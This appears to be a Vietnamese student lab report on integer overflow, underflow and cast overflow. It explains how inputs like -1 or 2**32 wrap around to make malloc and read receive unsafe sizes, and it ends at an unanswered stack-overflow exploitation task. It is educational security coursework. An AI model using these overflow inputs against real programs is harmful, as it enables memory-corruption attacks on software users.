**Nhóm 9:**

**Nguyễn Bùi Kim Ngân - 20520648**

**Nguyễn Bình Thục Trâm - 20520815**

**Võ Anh Kiệt - 20520605**


**Yêu cầu 1. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả**

**như hình trên? Khi nào xảy ra tràn trên?**

**Yêu cầu 2. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả**

**như hình trên? Khi nào xảy ra tràn dưới?**

Khi vượt ngưỡng trên cho phép của số bit của một con số sẽ xảy ra hiện tượng tràn trên và tương tự khi vượt ngưỡng dưới cho phép của số bit cho phép của môn con số thì sẽ xảy ra hiện tượng tràn dưới




**Yêu cầu 3. Với data\_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao**


**nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị?**




* Giá trị -1 được lưu thành 0xffffffff
* Hàm malloc nhận tham số có giá trị 0xf do khi 0xffffffff + 0x10 xảy ra tràn số



* Có thể thấy kết quả phép tính là 1 0000 000F vượt quá phạm vi biểu diễn 4 bytes (int len) do đó bị cắt bớt byte đầu là 1. Kết quả lưu lại thành 0000 000F (0xF)



* Read nhận tham số thứ 3 là 0xffffffff tuy nhiên hàm này nhận số nguyên không dấu do đó read sẽ hiểu thành 4,294,967,295 - ký tự tối đa read đọc



**Yêu cầu 4. Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo “OK! Cast overflow done”? Giải thích?**

Ở yêu cầu này ta sẽ thực hiện việc chạy thử chương trình để chọn số phù hợp, do biết được ngưỡng 4 byte của int nên ta có thể dự đoán số cần cần nhập là 2\*\*32 (32 bit). Giải thích việc xóa bit, việc tràn số sẽ khiến chương trình xóa những bit dư ở phía bên trái và trở thành một số với giá trị khác

0x00000000ffffffff -> 0xffffffff


0x0000000100000000 -> 0x00000000

0x0000000100000001 -> 0x00000001

vậy số ta cần chọn là 2\*\*32 ở dạng dec: 4294967296

Từ đó ta có thể phát hiện quy luật bằng là với 1 con số bất kỳ có dạng 0xXXXXXXXX00000000 ta có thể thực hiện việc buffer overflow


vd 2\*\*33, 2\*\*34,...




**Yêu cầu 5. Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable,**

**điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện**

